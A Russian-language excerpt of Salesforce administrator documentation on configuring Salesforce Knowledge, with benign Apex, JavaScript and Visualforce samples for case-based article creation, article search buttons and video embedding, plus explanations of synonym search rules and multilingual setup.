Salesforce Knowledge — это база знаний, позволяющая пользователям создавать и управлять содержимым (которое называется «статьями»), а также быстро находить и просматривать нужные статьи. Дополнительную информацию см. в разделе [«Общие сведения о Salesforce Knowledge»](#).

Введите строку *«Параметры базы знаний»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Параметры базы знаний»**. Параметр **«Включить базу знаний»** отображается только организациям, которые не используют Salesforce Knowledge. Ниже перечислены дополнительные параметры, которые могут быть настроены после включения Salesforce Knowledge.

### Разрешить пользователям создавать и редактировать статьи на вкладке «Статьи»

Если данный флажок установлен, то пользователи могут создавать и редактировать статьи на вкладке «Статьи».

### Активировать поле «Статус проверки»

Активированное поле «Статус проверки» позволяет пользователям выбирать значения, соответствующие статусам проверки содержимого статьи.

### Разрешить пользователям добавлять внешнее мультимедийное содержимое в HTML посредством стандартного редактора

Если данный флажок установлен, то пользователи могут вырезать и вставлять HTML-элемент `<iframe>` с целью внедрения мультимедийного содержимого со следующих сайтов: DailyMotion, Vimeo и YouTube.

### Показать сводки статьи в списковых представлениях статей

Данный параметр позволяет определить необходимость отображения поля статьи «Сводка» на вкладке «Статьи» для каждого канала.

### Выбрать языки базы знаний

Поле «Язык базы знаний по умолчанию» содержит основной язык, используемый для создания статей. По умолчанию используется язык организации.

Чтобы опубликовать статьи на разных языках, установите флажок «Несколько языков» и настройте параметры перевода. Дополнительную информацию см. в разделе [«Настройка многоязычной базы знаний»](#) на странице 3047.

### Разрешить пользователям создавать статью на основе обращения

Если данный флажок установлен, то пользователи могут создавать черновые статьи, вложенные в обращения, при публикации статей одним из указанных ниже способов.

- Создание статей посредством простого редактора только при закрытии обращений.
- Создание статей посредством стандартного редактора при каждом создании статьи. Убедитесь в наличии полномочий «Управление статьями», «Чтение» и «Создание».

Выберите стандартный тип статьи. Назначьте пользователю статью, созданную при закрытии обращения.

Чтобы ускорить создание статей агентами, [выберите класс Apex](#), позволяющий заранее заполнять поля черновика. По умолчанию поле «Заголовок» всех черновых статей содержит тему обращения.

Если данный параметр включен, нажмите кнопку **«Свойства макета»** в каждом макете страницы закрытия обращения и установите флажки «Разрешить отправки при закрытии обращения» и «Отправить статью».

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**.

Salesforce Knowledge is available for an additional cost in **Enterprise** and **Unlimited** editions.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения Salesforce Knowledge:

- «Настройка приложения»

**Использовать профиль для создания финальных PDF-статей для обращений**

По умолчанию [PDF-статья, созданная прямо из обращения](#), содержит все поля статьи, доступные пользователю. Чтобы создавать PDF-документы на основе другого профиля (например, профиль, скрывающий некоторые поля от клиентов), установите флажок «Использовать профиль для создания финальных PDF-статей для обращений» и выберите профиль, определяющий доступность поля.

**Включить список обращений, связанных со статьей**

Агенты и менеджеры Salesforce Knowledge могут просматривать список обращений, связанных со статьей. Данный алгоритм позволяет проверять статью на предмет правильного выбора и просматривать наиболее популярные статьи без выполнения отчета. Связанный список «Связанные обращения»:

- доступен на странице сведений или предварительного просмотра любой статьи, опубликованной как минимум один раз.
- отображает не более 200 обращений.
- сортируется по дате связывания статьи с обращением (по убыванию). Порядок сортировки не может быть изменен.
- не отображается для архивных статей и на страницах просмотра или редактирования сведений о переводе.
- не отображается для внешних пользователей (например, пользователи портала или сообществ) и в приложении Salesforce1.

**Разрешить пользователям публикацию статей посредством общедоступных URL-адресов**

Статья, доступная в общедоступной базе знаний, может быть опубликована посредством URL-адреса. Выберите нужные сайты в списке «Доступные сайты» и добавьте их в список «Выбранные сайты». Ответы агентов, отправляемые клиентам службы поддержки, могут содержать URL-адрес, ссылающийся прямо на статью в общедоступной базе знаний.

**Разрешить пользователям создавать статью на основе ответа**


Если данный флажок установлен, то участники сообщества ответов или сообщества Chatter Answers могут преобразовывать ценные ответы в статьи. Выбранный тип статьи определяет поля, которые должны отображаться в черновой статье; поле «Заголовок» содержит вопрос, а поле «Сводка» содержит ответ во всех статьях. После преобразования ответа в статью исходный ответ содержит статусное сообщение, определяющее его связь с черновой статьей. Ссылка на статью добавляется в данное сообщение после публикации статьи.

СМ. ТАКЖЕ:

[Настройка Salesforce Knowledge](#)

[Пример настройки Apex для отправки статей из обращений](#)

## Пример настройки Apex для отправки статей из обращений

 **Прим.:** Добавление, редактирование и удаление Apex посредством пользовательского интерфейса Salesforce доступно только организациям Developer Edition, пробным организациям Salesforce Enterprise Edition и безопасным организациям. Производственная организация Salesforce позволяет изменять Apex только посредством вызова Metadata API (deploy), Force.com IDE или Force.com Migration Tool. Force.com IDE и Force.com Migration Tool — это бесплатные ресурсы, предоставляемые компанией Salesforce для поддержки пользователей и партнеров. Согласно Основному соглашению о подписке, данные ресурсы не относятся к службам Salesforce.

Если организация [позволяет агентам службы поддержки создавать статьи Salesforce Knowledge](#) при закрытии обращения, то Apex может использоваться для предварительного заполнения полей в черновых статьях. Чтобы создать класс Apex и назначить его типу статьи, воспользуйтесь примером ниже. Дополнительную информацию о синтаксисе и использовании Apex см. в [Руководстве разработчика Force.com Apex Code](#).

Чтобы настроить пример, создайте тип статьи, поле и категории данных, перечисленные ниже. Стандартное значение поля «API-имя», назначаемое каждому новому объекту, не может быть изменено.

1. [Создайте тип статьи](#) «Вопросы и ответы».
2. [Создайте настраиваемое текстовое поле](#) «Сведения».
3. [Создайте группу категорий](#) «География» и [назначьте ей категорию](#) «США».
4. [Создайте группу категорий](#) «Темы» и [назначьте ей категорию](#) «Обслуживание».

Чтобы завершить пример, создайте и назначьте класс Apex.

1. Введите строку «Классы Apex» в поле «Быстрый поиск» в меню «Настройка», выберите пункт «Классы Apex» и нажмите кнопку **Создать**.
2. Чтобы указать версии Apex и API, использованные для создания данного класса, щелкните «**Параметры версии**». Если организация использует установленные управляемые пакеты из каталога AppExchange, укажите версию каждого управляемого пакета, которая должна использоваться с данным классом. Рекомендуем использовать стандартные значения для всех версий. Данное действие связывает класс с последней версией Apex, API и каждого управляемого пакета. Чтобы получить доступ к компонентам или функциям, которые отличаются от содержимого последней версии пакета, укажите предыдущую версию управляемого пакета. Чтобы сохранить определенный алгоритм работы, укажите предыдущую версию Apex и API.
3. Введите сценарий ниже в текстовое поле «Класс Apex» и нажмите кнопку «**Сохранить**».

```
public class AgentContributionArticleController {
    // The constructor must take a ApexPages.KnowledgeArticleVersionStandardController
    as an argument
    public
AgentContributionArticleController (ApexPages.KnowledgeArticleVersionStandardController
ctl) {
    SObject article = ctl.getRecord(); //this is the SObject for the new article.

    //It can optionally be cast to the proper
article type, e.g. FAQ__kav article = (FAQ__kav) ctl.getRecord();

    String sourceId = ctl.getSourceId(); //this returns the id of the case that was
```

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**.

Компонент Salesforce Knowledge доступен за дополнительную плату в версиях **Enterprise** и **Unlimited**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для редактирования параметров Salesforce Knowledge:

- «Настройка приложения»

Для создания класса Apex:

- «Автор Apex»



```

closed.
    Case c = [select subject, description from Case where id=:sourceId];

    article.put('title', 'From Case: '+c.subject); //this overrides the default
behavior of pre-filling the title of the article with the subject of the closed case.
    article.put('Details__c',c.description);

    ctl.selectDataCategory('Geography','USA'); //Only one category per category
group can be specified.
    ctl.selectDataCategory('Topics','Maintenance');
}
    
```

4. В меню «Настройка» введите «*Параметры базы знаний*» в поле «Быстрый поиск», затем выберите «**Параметры базы знаний**» и щелкните «**Изменить**».
5. Проверьте **параметры обращения**; в нашем примере поле «**Тип статьи по умолчанию**» должно содержать значение «Вопросы и ответы».
6. Выберите **AgentContributionArticleController** в меню «Использовать настройку APEX» и нажмите кнопку «**Сохранить**».

Ниже перечислены действия, выполняемые при создании статей из обращений, заданные примером выше.

- Значение поля обращения «Описание» отображается в поле статьи «Сведения».
- Заголовок статьи содержит компонент «*Из обращения:*» и тему обращения.
- Статья автоматически назначается категориям данных «*США*» и «*Обслуживание*».

СМ. ТАКЖЕ:

[Настройка Salesforce Knowledge](#)

### Отправка статей из обращений

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки функции Email-to-Case или «Настройка приложения»  
On-Demand Email-to-Case:

Для включения функции Email-to-Case или «Изменение всех данных»  
On-Demand Email-to-Case: И  
«Настройка приложения»

Для настройки макетов страниц: «Настройка приложения»

Для создания или изменения HTML-шаблонов эл. почты: «Редактирование HTML-шаблонов»

Для создания или изменения папок с общедоступными шаблонами эл. почты: «Управление общедоступными шаблонами»

Для создания или изменения шаблонов эл. почты Visualforce: «Настройка приложения»

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**.

Salesforce Knowledge is available for an additional cost in **Enterprise** and **Unlimited** editions.




Если статьи связаны с обращением, то пользователи, работающие над обращением, могут вкладывать PDF-версии статей в сообщения эл. почты путем выбора созданного шаблона. Такая возможность доступна только в том случае, если настроена функция [Email-to-Case](#) или [On-Demand Email-to-Case](#), а в макетах страницы обращений отображается связанный список «Эл. почта».

### Создание шаблона эл. почты, преобразующего статьи в PDF-файлы

Чтобы разрешить пользователям, работающим над обращениями, автоматически добавлять PDF-версии статей в сообщения эл. почты, выполните указанные ниже действия.

1. Введите строку *«Шаблоны эл. почты»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Шаблоны эл. почты»**.
2. Чтобы создать шаблон, нажмите кнопку **«Создать шаблон»**. Чтобы изменить текущий шаблон, щелкните ссылку **«Правка»** напротив нужного шаблона. Новый или измененный шаблон должен содержать поле обращения «Статьи как документы в формате PDF».
3. Например, чтобы изменить шаблон *SUPPORT: Case Response with Solution (SAMPLE)* для добавления статей вместо решений, выполните указанные ниже действия.
  - a. Щелкните ссылку **«Правка»** напротив шаблона *SUPPORT: Case Response with Solution (SAMPLE)*.
  - b. Измените значение поля «Имя шаблона эл. почты» на *SUPPORT: Case Response with Article (SAMPLE)*.
  - c. При необходимости измените значение поля «Уникальное имя шаблона».
  - d. Выберите значение **«Поля обращения»** в раскрываемом меню «Выбрать тип поля».
  - e. Выберите значение **«Статьи как документы в формате PDF»** в раскрываемом меню «Выбрать поле».
  - f. Скопируйте значение поля «Копировать значение поля слияния» и вставьте его в текст сообщения эл. почты.
4. Нажмите кнопку **«Сохранить»**.

Теперь связанный список «Сообщения эл. почты» на странице сведений об обращении содержит кнопку **«Отправить сообщение эл. почты»** и поддерживает выбор нового шаблона. Статьи, связанные с обращением, автоматически преобразуются в PDF-вложения, которые при необходимости могут быть просмотрены или удалены до отправки сообщения эл. почты.

 **Прим.:** Язык статьи должен соответствовать языку базы знаний. Например, если в вашей базе знаний основной язык — английский, но вам требуется преобразовать статью на японском языке в формат PDF, измените язык базы знаний на японский (в разделе «Настройка» введите *«База знаний»* в поле «Быстрый поиск», выберите **«Параметры базы знаний»**, после чего щелкните **«Редактировать»**) перед преобразованием статьи.

### Примечания по доступности полей в PDF-версиях статей

Ниже перечислены рекомендации по использованию шаблонов эл. почты, поддерживающих функцию **«Статьи как документы в формате PDF»**.

- Поля, которые отображаются в PDF-версиях статьи, определяются вашим профилем, если пункт «Использовать профиль для создания PDF-версий статьи для клиентов по обращениям» (в разделе «Настройки» введите *«Параметры базы знаний»* в поле «Быстрый поиск», затем выберите **«Параметры базы знаний»**) не отмечен флажком. Если исходная статья содержит все поля, то автоматически создаваемая PDF-версия также содержит все поля. Поле статьи, заблокированное параметрами безопасности поля, и его данные не отображаются в PDF-версии статьи.

- Если флажок «Использовать профиль для создания финальных PDF-статей для обращений» установлен, а профиль выбран в меню **«Профиль»** (в меню «Настройка» введите *«Параметры базы знаний»* в поле «Быстрый поиск», выберите **«Параметры базы знаний»**), то выбранный профиль определяет поля, отображаемые в автоматически создаваемых PDF-версиях. Например, пользователь, отправляющий клиентам PDF-версии статей, может выбрать профиль «Пользователь клиентского портала», чтобы гарантировать отсутствие полей, предназначенных для внутреннего пользования, в PDF-версиях статей.
- Независимо от заданных параметров и выбранного профиля, поля, доступные в разделе статьи «Свойства» (например, «Дата первой публикации», «Дата последнего изменения», «Дата последней публикации» и «Сводка») не добавляются в PDF-версию.


СМ. ТАКЖЕ:

[Общие сведения о Salesforce Knowledge](#)

[Настройка Salesforce Knowledge](#)


## Включение функции отправки содержимого статьи по эл. почте (бета-версия)

При использовании Knowledge One агенты могут отправлять содержимое статьи по эл. почте путем его добавления в текст сообщения эл. почты.

-  **Прим.:** Бета-версия функции отправки содержимого статьи по эл. почте доступна только для статей, опубликованных во внешних каналах (общедоступные базы знаний, порталы или сообщества), и не поддерживается обозревателем Internet Explorer 7. При использовании новых организаций полномочие пользователя выключено во всех стандартных профилях, но включено в профиле «Системный администратор». При использовании текущих организаций обратитесь к представителю Salesforce для включения полномочия в стандартном профиле «Системный администратор».

Агенты могут отправлять содержимое статьи по эл. почте вместо отправки URL-адреса. Данный алгоритм предоставляет клиентам доступ к нужной информации без перехода на другой веб-сайт и позволяет агентам отправлять неопубликованные статьи без перезаписи или копирования и вставки внутренней статьи. Администраторы могут назначать полномочие только тем агентам, которые хорошо понимают, что может быть приемлемо для внешней аудитории.

Чтобы включить и настроить доступные поля статей для каждого типа статьи, выполните указанные ниже действия.

1. Откройте страницу «Макеты страниц» посредством параметров управления обращениями.
2. В зависимости от используемого типа макета страницы, выберите один из перечисленных ниже способов доступа к странице «Параметры ленты обращений».
  - Щелкните ссылку **«Правка»** напротив нужного макета в разделе «Обращение: макеты страниц», а затем щелкните ссылку **«Представление ленты»** в редакторе макетов страниц.
  - Нажмите кнопку  напротив нужного макета в разделе «Макеты страниц для пользователей ленты обращений» и выберите «Редактировать представление ленты». (Данный раздел отображается только организациям, созданным до выпуска Spring'14.)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**.

Salesforce Knowledge is available for an additional cost in **Enterprise** and **Unlimited** editions.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для администрирования Salesforce Knowledge, а также создания, редактирования и удаления макетов страниц:


- «Настройка приложения»

И

«Управление Salesforce Knowledge»


Чтобы добавить, изменить или удалить действия при использовании расширенного редактора макетов страниц для настройки публикатора в макете, выберите «Редактировать подробное представление».


3. Установите флажок **«Включить встроенное добавление статей»** в разделе «Параметры инструмента "Статьи"».
4. Нажмите кнопку **«Сохранить»**.
5. В разделе «Настройка» введите *«Типы статей баз знаний»* в поле «Быстрый поиск», затем выберите **«Типы статей баз знаний»**.
6. Щелкните метку или имя нужного типа статьи.
7. Нажмите кнопку **«Создать»** или **«Правка»** в разделе «Соотнесения информационных каналов».
8. Заполните поля «Метка» и «Имя».
9. Выберите и добавьте канал «Эл. почта» в список «Выбранные каналы».
10. Выберите и добавьте нужные поля.

 **Прим.:** Интеллектуальные ссылки не могут быть добавлены в сообщение эл. почты. Ниже перечислены неподдерживаемые поля.

- ArticleType
- isDeleted
- Язык
- MultiPicklist
- Раскрывающийся список
- Статус публикации
- Источник
- Статус проверки

11. Нажмите кнопку **«Сохранить»**.

 **Пример:** При принятии решений по обращениям клиентов агенты, имеющие соответствующее полномочие, могут вставлять содержимое статьи в текст сообщения эл. почты. Любая область, позволяющая агентам добавлять статьи в обращения (например, боковая панель Knowledge One на консоли Salesforce, список «Статьи» в ленте обращения, виджет «Статьи» или предложенные статьи в поиске Knowledge One), позволяет отправлять любую статью данного типа по эл. почте путем выбора действия **«Отправить по эл. почте статью с HTML»** из раскрывающегося меню действий. Содержимое статьи вставляется вверху потока сообщений эл. почты или в месте отображения курсора. После отправки статьи по эл. почте слева от ее заголовка появляется значок конверта. Если статья содержит файлы, размер которых превышает 10 Мб, то агентам предлагается выбрать файлы для добавления и повторить отправку сообщения эл. почты.

 **Прим.:** Если макет ленты обращения для типа статьи не поддерживает обогащенный текст, то система позволяет дополнять сообщение эл. почты только текстом статьи и отображает действие **«Отправить по эл. почте только текст статьи»**.

## Поиск по синонимам

Синонимы — это слова или фразы, используемые при поиске в качестве эквивалентов, а также позволяющие оптимизировать результаты поиска. При поиске статей Salesforce Knowledge пользователи могут вводить критерии поиска, которые не соответствуют критериям в статьях, но являются их синонимами.

Например, если пользователь задает следующую группу синонимов:

«CRM», «*управление отношениями с клиентами*», «Salesforce»,

то поиск по запросу «*управление отношениями с клиентами*» возвращает статьи, содержащие «*управление отношениями с клиентами*», а также статьи, содержащие «CRM» или «Salesforce».

Ниже перечислены способы влияния синонимов на алгоритм поиска.

### Приоритет

Если поисковый запрос является частью группы синонимов, то результаты поиска отображают элементы, содержащие поисковый запрос, а также элементы, содержащие другие запросы из группы синонимов.

Например, пользователь задает группу синонимов ниже.

«*фрукты*», «*апельсины*»

Поиск по запросу «*апельсины*» возвращает список элементов, содержащих «*апельсины*», а также элементы, содержащие синоним «*фрукты*».



**Прим.:** При сортировке списка посредством выбора заголовка столбца на вкладке «Управление статьями» система сохраняет порядок сортировки, а не приоритет, в текущих и дополнительных поисках.

### Специальные символы

Специальный символ, используемый в поиске, позволяет расширить область поиска. Обратите внимание на отсутствие синонимов в результатах поиска (даже в том случае, если поисковый запрос содержит заданный синоним).

Например, пользователь задает группы синонимов ниже.

«*фрукты*», «*апельсины*», «*яблоки*»

«*капуста*», «*лук*»

Поиск по запросу «*апельсины\* лук*» возвращает элементы, содержащие «*апельсин*» и «*апельсины*», но не возвращает элементы, содержащие «*фрукты*», «*яблоки*» и «*капуста*».

### Операторы

Если поисковый запрос содержит оператор (И/ИЛИ/И НЕ), то совпадающие синонимы отображаются только в том случае, если весь поисковый запрос является заданным синонимом.

Например, пользователь задает группы синонимов ниже.

«*фрукты*», «*апельсины и яблоки*»

«*овощи*», «*морковь*»

Поиск по запросу «*апельсины и яблоки*» возвращает все элементы, содержащие текстовую строку «*апельсины и яблоки*», а также все элементы, содержащие синоним «*фрукты*».

Тем не менее, поиск по запросу «*фрукты и овощи*», который не является заданным синонимом, возвращает только элементы, содержащие оба синонима «*фрукты*» и «*овощи*».

В данном случае И является оператором, поэтому результаты поиска не содержат совпадающих синонимов. Таким образом, элементы, содержащие синоним «*фрукты*» или «*овощи*» (элементы, содержащие синоним «*морковь*» или «*апельсины и яблоки*»), не отображаются.

### Точные фразы

Заданный синоним, являющийся только частью более длинного критерия поиска по точной фразе, не обрабатывается в качестве синонима.

Например, пользователь задает группу синонимов ниже.

«*апельсины яблоки*», «*фрукты*»

Поиск по точной фразе «"малина апельсины яблоки"» не возвращает элементы, содержащие слово «*фрукты*».

### Лемматизация

Синонимы не подлежат лемматизации в результатах поиска; они сопоставляются как точная фраза. Однако, лемматизации подлежит поисковый термин.

Например, пользователь задает группу синонимов ниже.

*охлаждать, пить апельсиновый сок*

Поиск по запросу *охлаждать* возвращает элементы, содержащие формы *охлаждать, охлажденный, охлаждение* и *пить апельсиновый сок*, но не возвращает элементы, содержащие форму *пить апельсинового сока*.

### Пропущенные слова

Слова, которые обычно пропускаются в поисках (например, предлоги «в», «на» и «для»), обрабатываются только при использовании слова в качестве заданного синонима.

Например, пользователь задает группу синонимов ниже.

*почистить апельсин, нарезать яблоко*

Поиск по запросу «*почистить апельсин*» возвращает элементы, содержащие точную строку «*почистить апельсин*».

### Перекрывающиеся синонимы

Если поисковый запрос содержит перекрывающиеся синонимы из разных групп, то поиск возвращает синонимы из всех групп перекрывающихся синонимов.

Например, пользователь задает группы синонимов ниже.

- «*апельсин мармелад*», «*цитрус*»
- «*мармелад рецепт*», «*сахар*»

Поиск по запросу «*апельсин мармелад рецепт*» возвращает элементы, содержащие «*апельсин мармелад*», «*цитрус*», «*мармелад рецепт*» и «*сахар*».

### Поднаборы

Если одна группа синонимов содержит синоним, являющийся поднабором синонима из другой группы, то поиск по критерию поднабора не возвращает элементы, содержащие синонимы из группы синонимов поднабора.

Например, пользователь задает группы синонимов ниже.

- «*апельсин*», «*яблоко*»
- «*апельсин мармелад*», «*цитрус*»
- «*мармелад*», «*джем*»

Поиск по запросу «*апельсин мармелад*» возвращает элементы, содержащие «*апельсин мармелад*» и «*цитрус*», но не возвращает элементы, содержащие «*яблоко*» или «*джем*».

## Выделения и фрагменты поиска

Система позволяет быстро находить нужную статью и определять степень соответствия статей введенным критериям поиска путем просмотра соответствующего текста и выделенных критериев поиска в результатах поиска.

Выделения и фрагменты поиска позволяют агентам и пользователям просматривать контекст, объясняющий причину соответствия отдельного результата введенному поисковому запросу. Соответствующий текст отображается под заголовком, а критерии поиска выделяются жирным шрифтом. Чтобы включить выделения и фрагменты поиска, воспользуйтесь [страницей параметров Salesforce Knowledge](#) на странице 3020.



**Прим.:** Выделения и фрагменты не поддерживаются поисками, содержащими специальные символы.

Ниже перечислены поля, которые поддерживают создание выделений и фрагментов поиска.

- Эл. почта
- Область подробного текста
- Область обогащенного текста
- Область текста

Ниже перечислены поля, которые не поддерживают создание выделений и фрагментов поиска.

- Кнопка-флажок
- Валюта
- Дата
- Дата/время
- Файл
- Формула
- Поиск
- Раскрывающийся список (множественный выбор)
- Число
- Процент
- Тел.
- Раскрывающийся список
- URL-адрес



**Прим.:** При отсутствии созданного фрагмента отображается поле сводки статьи.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**.

Salesforce Knowledge is available for an additional cost in **Enterprise** and **Unlimited** editions.

## Управление продвигаемыми поисковыми терминами

Все продвигаемые поисковые термины, связанные со статьями Salesforce Knowledge, могут просматриваться, редактироваться и удаляться посредством одной страницы.

1. Введите строку «*Продвигаемые поисковые термины*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Продвигаемые поисковые термины**».

СМ. ТАКЖЕ:

[Продвижение статьи в результатах поиска пользователей](#)

## Советы, рекомендации и примеры использования Salesforce Knowledge

Воспользуйтесь советами по администрированию Salesforce Knowledge.

Ниже перечислены некоторые способы настройки базы Salesforce Knowledge.

- [Использование дополнительных ключевых слов для поиска статей из обращения](#) на странице 3044
- [Просмотр видеороликов от любого поставщика посредством настраиваемой страницы Visualforce](#) на странице 3046

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**.

Salesforce Knowledge is available for an additional cost in **Enterprise** and **Unlimited** editions.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и удаления продвигаемых поисковых терминов:

- «Управление продвигаемыми поисковыми терминами»

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**.

Salesforce Knowledge is available for an additional cost in **Enterprise** and **Unlimited** editions.

## Использование дополнительных ключевых слов для поиска статей из обращения


Ключевые слова из обращения позволяют дополнительно уточнить критерии поиска статей.

По умолчанию при поиске статей из обращения используется только заголовок обращения. При необходимости система позволяет использовать дополнительную информацию из обращения для уточнения результатов поиска, выполнять поиск по источникам, отличающимся от Salesforce Knowledge, и создавать настраиваемую кнопку поиска.

Ниже перечислены другие параметры, принимаемые страницами поиска Salesforce Knowledge.

- **id=<код обращения>**: код текущего обращения.
- **search=<ключевые слова>**: ключевые слова для поиска.
- **articleType\_<имя разработчика типа статьи>=on**: множество возможных параметров; типы статей для выбора (при отсутствии выбранного типа статьи система автоматически выбирает все типы статей).
- **ct\_<внутреннее имя группы категорий данных>=<внутреннее имя категории данных>**: множество возможных параметров; предварительный выбор фильтра.

Чтобы воспользоваться данными параметрами, рекомендуем добавить настраиваемую кнопку на страницу сведений об обращении, содержащую несколько строк JavaScript, которые извлекают ключевые слова из обращения и скрывают стандартную кнопку поиска статей.

 **Прим.:** Чтобы создать настраиваемый виджет статьи, воспользуйтесь компонентом `support:caseArticle`.

1. Откройте страницу «Кнопки, ссылки и действия» посредством параметров управления обращениями.
2. Нажмите кнопку «Создать кнопку или ссылку».
3. Заполните поля «Метка», «Имя» и «Описание» уникальными значениями.
4. Установите переключатель «Кнопка страницы сведений» в поле «Тип отображения».
5. Выберите значение «Выполнить JavaScript» в раскрывающемся списке «Алгоритм».
6. Выберите значение «OnClick JavaScript» в раскрывающемся списке «Источник содержимого».
7. Введите код для извлечения данных обращения и настройки параметров для страницы поиска статей.

Например:

```
// article search page URL
var url = '/knowledge/knowledgeHome.apexp';

// ID of the current case
url += '?id={!Case.Id}';

// use the case subject as the search keywords
url += '&search={!Case.Subject}';

// read case attributes
var caseType = '{!Case.Type}';
var caseProduct = '{!Case.Product__c}';
```

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**.

Salesforce Knowledge is available for an additional cost in **Enterprise and Unlimited** editions.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или изменения настраиваемых кнопок или ссылок и создания страницы Visualforce:

- «Настройка приложения»



```

// if the case is of a certain type, select only 2 of the article types available
// in other cases, we keep the default behavior (all article types selected)

if (caseType=='Problem' || caseType=='Question') {
    url += '&articleType_FAQ_kav=on';
    url += '&articleType_How_To_kav=on';
}

// preselect a data category for search results based on the category

var product = '';
if (caseProduct=='Home')
    product = 'Home';
if (caseProduct=='SMB')
    product = 'Small_and_Medium_Business';
if (caseProduct=='Large enterprise')
    product = 'Large_Enterprise';

if (product.length>0)
    url += '&ct_Products2=' + product;

// once the logic is executed, we go to the article search page
window.location = url;

```

8. Нажмите кнопку **«Сохранить»**.
9. Откройте страницу «Макеты страниц» посредством параметров управления обращениями.
10. Щелкните ссылку **«Правка»** напротив имени макета страницы «Макет обращения».
11. Перетащите настраиваемую кнопку для поиска статей в макет обращения.
12. Нажмите кнопку **«Сохранить»**.
13. Чтобы создать страницу Visualforce по имени *CaseDetailsWithoutStandardKBSearchButton*, воспользуйтесь кодом ниже.

```

<apex:page standardController="Case">
    <style type="text/css">
        div.knowledgeBlock input {display: none}
    </style>
    <apex:detail/>
</apex:page>

```

14. Вернувшись в область «Кнопки, ссылки и действия» для обращений, нажмите кнопку **«Правка»** рядом с «Представлением».
15. Установите переключатель **«Страница Visualforce»** в поле «Переопределить на».
16. Выберите значение **«CaseDetailsWithoutStandardKBSearchButton»** из раскрывающегося списка.
17. Нажмите кнопку **«Сохранить»**.

Просмотр видеороликов от любого поставщика посредством настраиваемой страницы Visualforce

Видеоролики от любого поставщика могут быть вставлены в статьи Salesforce Knowledge посредством настраиваемой страницы Visualforce и HTML-редактора.

Например, чтобы создать страницу Visualforce, воспользуйтесь кодом ниже.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**.

Salesforce Knowledge is available for an additional cost in **Enterprise** and **Unlimited** editions.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания страницы Visualforce:

- «Настройка приложения»

Для создания статей:

- «Управление статьями»
- И  
«Чтение» и «Создание» для типа статьи

Для редактирования черновых статей:

- «Управление статьями»
- И  
«Чтение» и «Редактирование» для типа статьи

Для редактирования опубликованных или архивных статей:

- «Управление статьями»
- И  
«Создание», «Чтение» и «Редактирование» для типа статьи

```
<apex:page showHeader="false" showChat="false" sidebar="false">
  <iframe width="560" height="315">
```

```

        src="http://myvideo.provider.com/embed/{!$CurrentPage.parameters.VideoID}"
        frameborder="0" allowfullscreen="true">
    </iframe>
</apex:page>
    
```

Затем добавьте ссылки на видеоролики посредством HTML-редактора. См. пример кода ниже.


```

<iframe frameborder="0" height="315"
    src="https://<salesforce_instance>/apex/Video?videoID=12345"
    width="560">
</iframe>
    
```

## Настройка многоязычной базы знаний

Чтобы настроить многоязычную базу знаний, выполните указанные ниже действия.

1. Прежде чем отправить статьи на перевод, рекомендуем создать очередь перевода. Дополнительную информацию о процессе перевода см. в разделе [«Многоязычная поддержка в базе знаний»](#) на странице 3048.
2. В меню «Настройка» введите «*Параметры базы знаний*» в поле «Быстрый поиск», затем выберите «**Параметры базы знаний**» и щелкните «**Изменить**».
3. Установите флажок «Несколько языков» и выберите языки, которые должны быть добавлены в базу знаний. Разрешается добавлять только языки, поддерживаемые системой Salesforce.

 **Прим.:** Язык, добавленный в базу знаний, не может быть удален.

4. При необходимости настройте параметры ниже для каждого языка.

| Параметр                 | Описание  |
|--------------------------|---|
| Активно                  | Диалоговые окна «Создать статью» и «Отправить на перевод» отображают только активные языки. Статус «Активно»/«Неактивно» определяет доступность опубликованной статьи. Например, статьи, опубликованные на партнерском портале на испанском языке, доступны партнерам только в том случае, если испанский язык является активным. |
| Назначенный по умолчанию | Данное значение отображается в поле «Назначить» диалогового окна «Отправить на перевод». Выберите пользователя или очередь: пользователь несет ответственность за перевод статей на данный язык, а очередь используется для экспорта статей поставщику перевода.  |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**.

Salesforce Knowledge is available for an additional cost in **Enterprise** and **Unlimited** editions.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки многоязычной поддержки Salesforce Knowledge:

- «Настройка приложения»

И

«Управление Salesforce Knowledge»

| Параметр             | Описание  |
|----------------------|---|
| Эксперт по умолчанию | Выберите пользователя, которому должна быть назначена проверка или публикация переводов, импортированных на данном языке. |

5. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

[Настройка Salesforce Knowledge](#)

[Настройка параметров Salesforce Knowledge](#)

### Многоязычная поддержка в базе знаний

